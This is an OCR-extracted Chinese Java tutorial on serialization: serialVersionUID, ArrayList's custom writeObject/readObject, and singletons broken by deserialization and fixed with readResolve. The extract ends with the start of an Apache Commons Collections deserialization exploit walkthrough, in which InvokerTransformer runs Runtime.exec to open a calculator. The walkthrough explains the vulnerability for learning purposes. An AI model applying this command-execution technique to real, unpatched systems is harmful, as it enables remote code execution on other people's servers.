
为了确保我们不会忘记定义 serialVersionUID，可以调节一下 Intellij IDEA 的配置，在实现 Serializable 接口后，如果没定义 serialVersionUID 的话，IDEA（eclipse 一样）会进行提示：



并且可以一键生成一个：



当然，这个配置并不是默认生效的，需要手动到 IDEA 中设置一下：



在图中标号 3 的地方（Serializable class without serialVersionUID 的配置），打上勾，保存即可。

总结

serialVersionUID 是用来验证版本一致性的。所以在做兼容性升级的时候，不要改变类中 serialVersionUID 的值。

如果一个类实现了 Serializable 接口，一定要记得定义 serialVersionUID，否则会发生异常。可以在 IDE 中通过设置，让他帮忙提示，并且可以一键快速生成一个 serialVersionUID。

之所以会发生异常，是因为反序列化过程中做了校验，并且如果没有明确定义的话，会根据类的属性自动生成一个。

序列化底层原理

序列化是一种对象持久化的手段。普遍应用在网络传输、RMI 等场景中。本文通过分析 ArrayList 的序列化来介绍 Java 序列化的相关内容。主要涉及到以下几个问题：

怎么实现 Java 的序列化?
为什么实现了 java.io.Serializable 接口才能被序列化?

transient 的作用是什么?

怎么自定义序列化策略?

自定义的序列化策略是如何被调用的?

ArrayList 对序列化的实现有什么好处?

Java 对象的序列化

Java 平台允许我们在内存中创建可复用的 Java 对象，但一般情况下，只有当 JVM 处于运行时，这些对象才可能存在，即，这些对象的生命周期不会比 JVM 的生命周期更长。但在现实应用中，就可能要求在 JVM 停止运行之后能够保存(持久化)指定的对象，并在将来重新读取被保存的对象。Java 对象序列化就能够帮助我们实现该功能。

使用 Java 对象序列化，在保存对象时，会把其状态保存为一组字节，在未来，再将这些字节组装成对象。必须注意地是，对象序列化保存的是对象的"状态"，即它的成员变量。由此可知，对象序列化不会关注类中的静态变量。

除了在持久化对象时会用到对象序列化之外，当使用 RMI(远程方法调用)，或在网络中传递对象时，都会用到对象序列化。Java 序列化 API 为处理对象序列化提供了一个标准机制，该 API 简单易用。

如何对 Java 对象进行序列化与反序列化

在 Java 中，只要一个类实现了 java.io.Serializable 接口，那么它就可以被序列化。这里先来一段代码：

code 1 创建一个 User 类，用于序列化及反序列化

```
package com.hollis;
import java.io.Serializable;
import java.util.Date;

/**
 * Created by hollis on 16/2/2.
 */
public class User implements Serializable{
    private String name;
    private int age;
    private Date birthday;
    private transient String gender;
    private static final long serialVersionUID = -6849794470754667710L;
```

```
    public String getName() {
        return name;
    }

    public void setName(String name) {
        this.name = name;
    }

    public int getAge() {
        return age;
    }

    public void setAge(int age) {
        this.age = age;
    }

    public Date getBirthday() {
        return birthday;
    }

    public void setBirthday(Date birthday) {
        this.birthday = birthday;
    }

    public String getGender() {
        return gender;
    }

    public void setGender(String gender) {
        this.gender = gender;
    }

    @Override
    public String toString() {
        return "User{" +
                "name='" + name + '\'' +
                ", age=" + age +
                ", gender=" + gender +
                ", birthday=" + birthday +
                '}';
    }
}
```

code 2 对 User 进行序列化及反序列化的 Demopackage com.hollis;

```
import org.apache.commons.io.FileUtils;
import org.apache.commons.io.IOUtils;
import java.io.*;
import java.util.Date;

/**
 * Created by hollis on 16/2/2.
 */
```

```
public class SerializableDemo {

    public static void main(String[] args) {
        //Initializes The Object
        User user = new User();
        user.setName("hollis");
        user.setGender("male");
        user.setAge(23);
        user.setBirthday(new Date());
        System.out.println(user);

        //Write Obj to File
        ObjectOutputStream oos = null;
        try {
            oos = new ObjectOutputStream(new FileOutputStream("tempFile"));
            oos.writeObject(user);
        } catch (IOException e) {
            e.printStackTrace();
        } finally {
            IOUtils.closeQuietly(oos);
        }

        //Read Obj from File
        File file = new File("tempFile");
        ObjectInputStream ois = null;
        try {
            ois = new ObjectInputStream(new FileInputStream(file));
            User newUser = (User) ois.readObject();
            System.out.println(newUser);
        } catch (IOException e) {
            e.printStackTrace();
        } catch (ClassNotFoundException e) {
            e.printStackTrace();
        } finally {
            IOUtils.closeQuietly(ois);
            try {
                FileUtils.forceDelete(file);
            } catch (IOException e) {
                e.printStackTrace();
            }
        }

    }
}
//output
//User{name='hollis', age=23, gender=male, birthday=Tue Feb 02 17:37:38 CST
 2016}
//User{name='hollis', age=23, gender=null, birthday=Tue Feb 02 17:37:38 CST
 2016}
```

序列化及反序列化相关知识

1、在 Java 中，只要一个类实现了 java.io.Serializable 接口，那么它就可以被序列化。

2、通过 ObjectOutputStream 和 ObjectInputStream 对对象进行序列化及反序列化。

3、虚拟机是否允许反序列化，不仅取决于类路径和功能代码是否一致，一个非常重要的一点是两个类的序列化 ID 是否一致（就是 private static final long serialVersionUID）。

4、序列化并不保存静态变量。

5、要想将父类对象也序列化，就需要让父类也实现 Serializable 接口。

6、Transient 关键字的作用是控制变量的序列化，在变量声明前加上该关键字，可以阻止该变量被序列化到文件中，在被反序列化后，transient 变量的值被设为初始值，如 int 型的是 0，对象型的是 null。

7、服务器端给客户端发送序列化对象数据，对象中有一些数据是敏感的，比如密码字符串等，希望对该密码字段在序列化时，进行加密，而客户端如果拥有解密的密钥，只有在客户端进行反序列化时，才可以对密码进行读取，这样可以一定程度保证序列化对象的数据安全。

ArrayList 的序列化

在介绍 ArrayList 序列化之前，先来考虑一个问题：

如何自定义的序列化和反序列化策略?

带着这个问题，我们来看 java.util.ArrayList 的源码：

code 3

```
public class ArrayList<E> extends AbstractList<E>
        implements List<E>, RandomAccess, Cloneable, java.io.Serializable
{
    private static final long serialVersionUID = 8683452581122892189L;
    transient Object[] elementData; // non-private to simplify nested class
access
    private int size;
}
```

笔者省略了其他成员变量，从上面的代码中可以知道 ArrayList 实现了 java.io.Serializable 接口，那么我们就可以对它进行序列化及反序列化。因为 elementData 是 transient 的，所以我们认为这个成员变量不会被序列化而保留下来。我们写一个 Demo，验证一下我们的想法：

code 4

```
public static void main(String[] args) throws IOException, ClassNotFoundExc
eption {
       List<String> stringList = new ArrayList<String>();
       stringList.add("hello");
       stringList.add("world");
       stringList.add("hollis");
       stringList.add("chuang");
       System.out.println("init StringList" + stringList);
       ObjectOutputStream objectOutputStream = new ObjectOutputStream(new F
ileOutputStream("stringlist"));
       objectOutputStream.writeObject(stringList);

       IOUtils.close(objectOutputStream);
       File file = new File("stringlist");
       ObjectInputStream objectInputStream = new ObjectInputStream(new File
InputStream(file));
       List<String> newStringList = (List<String>)objectInputStream.readObj
ect();
       IOUtils.close(objectInputStream);
       if(file.exists()){
           file.delete();
       }
       System.out.println("new StringList" + newStringList);
   }
//init StringList[hello, world, hollis, chuang]
//new StringList[hello, world, hollis, chuang]
```

了解 ArrayList 的人都知道，ArrayList 底层是通过数组实现的。那么数组 elementData 其实就是用来保存列表中的元素的。通过该属性的声明方式我们知道，他是无法通过序列化持久化下来的。那么为什么 code 4 的结果却通过序列化和反序列化把 List 中的元素保留下来了呢?

writeObject 和 readObject 方法

在 ArrayList 中定义了来个方法：writeObject 和 readObject。

这里先给出结论:

在序列化过程中，如果被序列化的类中定义了 writeObject 和 readObject 方法，虚拟机会试图调用对象类里的 writeObject 和 readObject 方法，进行用户自定义的序列化和反序列化。

如果没有这样的方法，则默认调用是 ObjectOutputStream 的 defaultWriteObject 方法以及 ObjectInputStream 的 defaultReadObject 方法。

用户自定义的 writeObject 和 readObject 方法可以允许用户控制序列化的过程，比如可以在序列化的过程中动态改变序列化的数值。

来看一下这两个方法的具体实现:

code 5

```
private void readObject(java.io.ObjectInputStream s)
        throws java.io.IOException, ClassNotFoundException {
        elementData = EMPTY_ELEMENTDATA;

        // Read in size, and any hidden stuff
        s.defaultReadObject();

        // Read in capacity
        s.readInt(); // ignored

        if (size > 0) {
            // be like clone(), allocate array based upon size not capacity
            ensureCapacityInternal(size);

            Object[] a = elementData;
            // Read in all elements in the proper order.
            for (int i=0; i<size; i++) {
                a[i] = s.readObject();
            }
        }
    }
```

code 6

```
private void writeObject(java.io.ObjectOutputStream s)
        throws java.io.IOException{
        // Write out element count, and any hidden stuff
        int expectedModCount = modCount;
        s.defaultWriteObject();

        // Write out size as capacity for behavioural compatibility with clon
e()
        s.writeInt(size);

        // Write out all elements in the proper order.
        for (int i=0; i<size; i++) {
            s.writeObject(elementData[i]);
        }

        if (modCount != expectedModCount) {
            throw new ConcurrentModificationException();
        }
    }
```

那么为什么 ArrayList 要用这种方式来实现序列化呢?

why transient

ArrayList 实际上是动态数组，每次在放满以后自动增长设定的长度值，如果数组自动增长长度设为 100，而实际只放了一个元素，那就会序列化 99 个 null 元素。为了保证在序列化的时候不会将这么多 null 同时进行序列化，ArrayList 把元素数组设置为 transient。

why writeObject and readObject

前面说过，为了防止一个包含大量空对象的数组被序列化，为了优化存储，所以，ArrayList 使用 transient 来声明 elementData。 但是，作为一个集合，在序列化过程中还必须保证其中的元素可以被持久化下来，所以，通过重写 writeObject 和 readObject 方法的方式把其中的元素保留下来。

writeObject 方法把 elementData 数组中的元素遍历的保存到输出流（ObjectOutputStream）中。

readObject 方法从输入流（ObjectInputStream）中读出对象并保存赋值到 elementData 数组中。

至此，我们先试着来回答刚刚提出的问题：

如何自定义的序列化和反序列化策略？

答：可以通过在被序列化的类中增加 writeObject 和 readObject 方法。那么问题又来了：

虽然 ArrayList 中写了 writeObject 和 readObject 方法，但是这两个方法并没有显示的被调用啊。

那么如果一个类中包含 writeObject 和 readObject 方法，那么这两个方法是怎么被调用的呢？

ObjectOutputStream

从 code 4 中，我们可以看出，对象的序列化过程通过 ObjectOutputStream 和 ObjectInputputStream 来实现的，那么带着刚刚的问题，我们来分析一下 ArrayList 中的 writeObject 和 readObject 方法到底是如何被调用的呢？

为了节省篇幅，这里给出 ObjectOutputStream 的 writeObject 的调用栈：
writeObject ---> writeObject0 --->writeOrdinaryObject--->writeSerialData--->invokeWriteObject

这里看一下 invokeWriteObject：

```
void invokeWriteObject(Object obj, ObjectOutputStream out)
       throws IOException, UnsupportedOperationException
   {
       if (writeObjectMethod != null) {
           try {
               writeObjectMethod.invoke(obj, new Object[]{ out });
           } catch (InvocationTargetException ex) {
               Throwable th = ex.getTargetException();
               if (th instanceof IOException) {
                   throw (IOException) th;
               } else {
```

```
                throwMiscException(th);
            }
        } catch (IllegalAccessException ex) {
            // should not occur, as access checks have been suppressed
            throw new InternalError(ex);
        }
    } else {
        throw new UnsupportedOperationException();
    }
}
```

其中 writeObjectMethod.invoke(obj, new Object[]{ out });是关键，通过反射的方式调用 writeObjectMethod 方法。官方是这么解释这个 writeObjectMethod 的：

class-defined writeObject method, or null if none

在我们的例子中，这个方法就是我们在 ArrayList 中定义的 writeObject 方法。通过反射的方式被调用了。

至此，我们先试着来回答刚刚提出的问题：

如果一个类中包含 writeObject 和 readObject 方法，那么这两个方法是怎么被调用的?

答：在使用 ObjectOutputStream 的 writeObject 方法和 ObjectInputStream 的 readObject 方法时，会通过反射的方式调用。

至此，我们已经介绍完了 ArrayList 的序列化方式。那么，不知道有没有人提出这样的疑问：

Serializable 明明就是一个空的接口，它是怎么保证只有实现了该接口的方法才能进行序列化与反序列化的呢?

Serializable 接口的定义：

```
public interface Serializable {
}
```

读者可以尝试把 code 1 中的继承 Serializable 的代码去掉，再执行 code 2，会抛出 java.io.NotSerializableException。

其实这个问题也很好回答，我们再回到刚刚 ObjectOutputStream 的 writeObject 的调用栈：

writeObject ---> writeObject0 --->writeOrdinaryObject--->writeSerialData--->invokeWriteObject

writeObject0 方法中有这么一段代码：

```
if (obj instanceof String) {
                writeString((String) obj, unshared);
            } else if (cl.isArray()) {
                writeArray(obj, desc, unshared);
            } else if (obj instanceof Enum) {
                writeEnum((Enum<?>) obj, desc, unshared);
            } else if (obj instanceof Serializable) {
                writeOrdinaryObject(obj, desc, unshared);
            } else {
                if (extendedDebugInfo) {
                    throw new NotSerializableException(
                        cl.getName() + "\n" + debugInfoStack.toString());
                } else {
                    throw new NotSerializableException(cl.getName());
                }
            }
```

在进行序列化操作时，会判断要被序列化的类是否是 Enum、Array 和 Serializable 类型，如果不是则直接抛出 NotSerializableException。

总结

1、如果一个类想被序列化，需要实现 Serializable 接口。否则将抛出 NotSerializableException 异常，这是因为，在序列化操作过程中会对类型进行检查，要求被序列化的类必须属于 Enum、Array 和 Serializable 类型其中的任何一种。

2、在变量声明前加上该关键字，可以阻止该变量被序列化到文件中。

3、在类中增加 writeObject 和 readObject 方法可以实现自定义序列化策略。

参考资料

Java 序列化的高级认识

序列化如何破坏单例模式

本文将通过实例+阅读 Java 源码的方式介绍序列化是如何破坏单例模式的，以及如何避免序列化对单例的破坏。

单例模式，是设计模式中最简单的一种。通过单例模式可以保证系统中一个类只有一个实例而且该实例易于外界访问，从而方便对实例个数的控制并节约系统资源。如果希望在系统中某个类的对象只能存在一个，单例模式是最好的解决方案。关于单例模式的使用方式，可以阅读单例模式的七种写法

但是，单例模式真的能够实现实例的唯一性吗?

答案是否定的，很多人都知道使用反射可以破坏单例模式，除了反射以外，使用序列化与反序列化也同样会破坏单例。

序列化对单例的破坏

首先来写一个单例的类:

code 1

```
package com.hollis;
import java.io.Serializable;
/**
 * Created by hollis on 16/2/5.
 * 使用双重校验锁方式实现单例
 */
public class Singleton implements Serializable{
    private volatile static Singleton singleton;
    private Singleton (){}
    public static Singleton getSingleton() {
        if (singleton == null) {
            synchronized (Singleton.class) {
                if (singleton == null) {
                    singleton = new Singleton();
                }
            }
        }
        return singleton;
    }
    }
```

接下来是一个测试类：

code 2

```
package com.hollis;
import java.io.*;
/**
 * Created by hollis on 16/2/5.
 */
public class SerializableDemo1 {
    //为了便于理解，忽略关闭流操作及删除文件操作。真正编码时千万不要忘记
    //Exception 直接抛出
    public static void main(String[] args) throws IOException, ClassNotFoundEx
ception {
        //Write Obj to file
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("
tempFile"));
        oos.writeObject(Singleton.getSingleton());
        //Read Obj from file
        File file = new File("tempFile");
        ObjectInputStream ois =  new ObjectInputStream(new FileInputStream(fil
e));
        Singleton newInstance = (Singleton) ois.readObject();
        //判断是否是同一个对象
        System.out.println(newInstance == Singleton.getSingleton());
    }
}
//false
```

输出结构为 false，说明：


通过对 Singleton 的序列化与反序列化得到的对象是一个新的对象，这就破坏了 Singleton 的单例性。

这里，在介绍如何解决这个问题之前，我们先来深入分析一下，为什么会这样？在反序列化的过程中到底发生了什么。

ObjectInputStream

对象的序列化过程通过 ObjectOutputStream 和 ObjectInputputStream 来实现的，那么带着刚刚的问题，分析一下 ObjectInputputStream 的 readObject 方法执行情况到底是怎样的。

为了节省篇幅，这里给出 ObjectInputStream 的 readObject 的调用栈：



这里看一下重点代码，readOrdinaryObject 方法的代码片段：

code 3


```
private Object readOrdinaryObject(boolean unshared)
        throws IOException
    {
        //此处省略部分代码

        Object obj;
        try {
            obj = desc.isInstantiable() ? desc.newInstance() : null;
        } catch (Exception ex) {
            throw (IOException) new InvalidClassException(
                desc.forClass().getName(),
                "unable to create instance").initCause(ex);
        }

        //此处省略部分代码

        if (obj != null &&
            handles.lookupException(passHandle) == null &&
            desc.hasReadResolveMethod())
        {
            Object rep = desc.invokeReadResolve(obj);
            if (unshared && rep.getClass().isArray()) {
                rep = cloneArray(rep);
            }
            if (rep != obj) {
                handles.setObject(passHandle, obj = rep);
            }
        }

        return obj;
    }
```

code 3 中主要贴出两部分代码。先分析第一部分：

code 3.1

```
Object obj;
try {
    obj = desc.isInstantiable() ? desc.newInstance() : null;
} catch (Exception ex) {
    throw (IOException) new InvalidClassException(desc.forClass().getName(),"
unable to create instance").initCause(ex);
    }
```

这里创建的这个 obj 对象，就是本方法要返回的对象，也可以暂时理解为是 ObjectInputStream 的 readObject 返回的对象。



isInstantiable：如果一个 serializable/externalizable 的类可以在运行时被实例化，那么该方法就返回 true。针对 serializable 和 externalizable 我会在其他文章中介绍。

desc.newInstance：该方法通过反射的方式调用无参构造方法新建一个对象。

所以。到目前为止，也就可以解释，为什么序列化可以破坏单例了？
答：序列化会通过反射调用无参数的构造方法创建一个新的对象。

那么，接下来我们再看刚开始留下的问题，如何防止序列化/反序列化破坏单例模式。

防止序列化破坏单例模式

先给出解决方案，然后再具体分析原理：

只要在 Singleton 类中定义 readResolve 就可以解决该问题：

code 4

```
package com.hollis;
import java.io.Serializable;
/**
 * Created by hollis on 16/2/5.
 * 使用双重校验锁方式实现单例
 */
public class Singleton implements Serializable{
    private volatile static Singleton singleton;
    private Singleton (){}
    public static Singleton getSingleton() {
        if (singleton == null) {
            synchronized (Singleton.class) {
                if (singleton == null) {
                    singleton = new Singleton();
                }
            }
        }
        return singleton;
    }

    private Object readResolve() {
        return singleton;
    }
    }
```

还是运行以下测试类：

```
package com.hollis;
import java.io.*;
/**
 * Created by hollis on 16/2/5.
 */
public class SerializableDemo1 {
    //为了便于理解，忽略关闭流操作及删除文件操作。真正编码时千万不要忘记
    //Exception 直接抛出
    public static void main(String[] args) throws IOException, ClassNotFoundEx
ception {
        //Write Obj to file
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("
tempFile"));
        oos.writeObject(Singleton.getSingleton());
        //Read Obj from file
        File file = new File("tempFile");
        ObjectInputStream ois =  new ObjectInputStream(new FileInputStream(fil
e));
        Singleton newInstance = (Singleton) ois.readObject();
        //判断是否是同一个对象
        System.out.println(newInstance == Singleton.getSingleton());
    }
}
//true
```

本次输出结果为 true。具体原理，我们回过头继续分析 code 3 中的第二段代码:

code 3.2

```
if (obj != null &&
           handles.lookupException(passHandle) == null &&
           desc.hasReadResolveMethod())
       {
           Object rep = desc.invokeReadResolve(obj);
           if (unshared && rep.getClass().isArray()) {
               rep = cloneArray(rep);
           }
           if (rep != obj) {
               handles.setObject(passHandle, obj = rep);
           }
}
```

hasReadResolveMethod:如果实现了 serializable 或者 externalizable 接口的类中包含 readResolve 则返回 true。

invokeReadResolve:通过反射的方式调用要被反序列化的类的 readResolve 方法。

所以，原理也就清楚了，主要在 Singleton 中定义 readResolve 方法，并在该方法中指定要返回的对象的生成策略，就可以防止单例被破坏。

总结

在涉及到序列化的场景时，要格外注意他对单例的破坏。

推荐阅读

深入分析 Java 的序列化与反序列化

protobuf

Protocol Buffer（简称 Protobuf）是 Google 出品的性能优异、跨语言、跨平台的序列化库。

2001 年初，Protobuf 首先在 Google 内部创建， 我们把它称之为 proto1，一直以来在 Google 的内部使用，其中也不断的演化，根据使用者的需求也添加很多新的功能，

一些内部库依赖它。几乎每个 Google 的开发者都会使用到它。

Google 开始开源它的内部项目时，因为依赖的关系，所以他们决定首先把 Protobuf 开源出去。

目前 Protobuf 的稳定版本是 3.9.2，于 2019 年 9 月 23 日发布。由于很多公司很早的就采用了 Protobuf，所以很多项目还在使用 proto2 协议，目前是 proto2 和 proto3 同时在使用的状态。

Apache-Commons-Collections 的反序列化漏洞

Apache-Commons-Collections 这个框架，相信每一个 Java 程序员都不陌生，这是一个非常著名的开源框架。

但是，他其实也曾经被爆出过序列化安全漏洞，可以被远程执行命令。

背景

Apache Commons 是 Apache 软件基金会的项目，Commons 的目的是提供可重用的、解决各种实际的通用问题且开源的 Java 代码。

Commons Collections 包为 Java 标准的 Collections API 提供了相当好的补充。在此基础上对其常用的数据结构操作进行了很好的封装、抽象和补充。让我们在开发应用程序的过程中，既保证了性能，同时也能大大简化代码。

Commons Collections 的最新版是 4.4，但是使用比较广泛的还是 3.x 的版本。其实，在 3.2.1 以下版本中，存在一个比较大的安全漏洞，可以被利用来进行远程命令执行。

这个漏洞在 2015 年第一次被披露出来，但是业内一直称称这个漏洞为"2015 年最被低估的漏洞"。

因为这个类库的使用实在是太广泛了，首当其中的就是很多 Java Web Server，这个漏洞在当时横扫了 WebLogic、WebSphere、JBoss、Jenkins、OpenNMS 的最新版。

之后，Gabriel Lawrence 和 Chris Frohoff 两位大神在《Marshalling Pickles how deserializing objects can ruin your day》中提出如何利用 Apache Commons Collection 实现任意代码执行。

问题复现

这个问题主要会发生在 Apache Commons Collections 的 3.2.1 以下版本，本次使用 3.1 版本进行测试，JDK 版本为 Java 8。

利用 Transformer 攻击

Commons Collections 中提供了一个 Transformer 接口，主要是可以用来进行类型装换的，这个接口有一个实现类是和我们今天要介绍的漏洞有关的，那就是 InvokerTransformer。

InvokerTransformer 提供了一个 transform 方法，该方法核心代码只有 3 行，主要作用就是通过反射对传入的对象进行实例化，然后执行其 iMethodName 方法。

```
/**
 * Transforms the input to result by invoking a method on the input.
 *
 * @param input  the input object to transform
 * @return the transformed result, null if null input
 */
public Object transform(Object input) {
    if (input == null) {
        return null;
    }
    try {
        Class cls = input.getClass();
        Method method = cls.getMethod(iMethodName, iParamTypes);
        return method.invoke(input, iArgs);

    } catch (NoSuchMethodException ex) {
        throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' does not exist");
    } catch (IllegalAccessException ex) {
        throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' cannot be accessed");
    } catch (InvocationTargetException ex) {
        throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' threw an exception", ex);
    }
}
```

而需要调用的 iMethodName 和需要使用的参数 iArgs 其实都是 InvokerTransformer 类在实例化时设定进来的，这个类的构造函数如下：

```
public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) {
    super();
    iMethodName = methodName;
    iParamTypes = paramTypes;
    iArgs = args;
}
```

也就是说，使用这个类，理论上可以执行任何方法。那么，我们就可以利用这个类在 Java 中执行外部命令。

我们知道，想要在 Java 中执行外部命令，需要使用 Runtime.getRuntime().exec(cmd)的形式，那么，我们就想办法通过以上工具类实现这个功能。

首先，通过 InvokerTransformer 的构造函数设置好我们要执行的方法以及参数：


```
Transformer transformer = new InvokerTransformer("exec",
       new Class[] {String.class},
       new Object[] {"open /Applications/Calculator.app"});
```

通过，构造函数，我们设定方法名为 exec，执行的命令为 open /Applications/Calculator.app，即打开 mac 电脑上面的计算器（windows 下命令：C:\\Windows\\System32\\calc.exe）。

然后，通过 InvokerTransformer 实现对 Runtime 类的实例化：

```
transformer.transform(Runtime.getRuntime());
```

运行程序后，会执行外部命令，打开电脑上的计算机程序：



至此，我们知道可以利用 InvokerTransformer 来调用外部命令了，那是不是只需要把一个我们自定义的 InvokerTransformer 序列化成字符串，然后再反序列化，接口实现远程命令执行：

先将 transformer 对象序列化到文件中，再从文件中读取出来，并且执行其 transform 方法，就实现了攻击。

你以为这就完了?


但是，如果事情只有这么简单的话，那这个漏洞应该早就被发现了。想要真的实现攻击，那么还有几件事要做。

因为，`newTransformer.transform(Runtime.getRuntime());`这样的代码，不会有人真的在代码中写的。

如果没有了这行代码，还能实现执行外部命令么?

这就要利用到 Commons Collections 中提供了另一个工具那就是 ChainedTransformer，这个类是 Transformer 的实现类。

ChainedTransformer 类提供了一个 transform 方法，他的功能遍历他的 iTransformers 数组，然后依次调用其 transform 方法，并且每次都返回一个对象，并且这个对象可以作为下一次调用的参数。

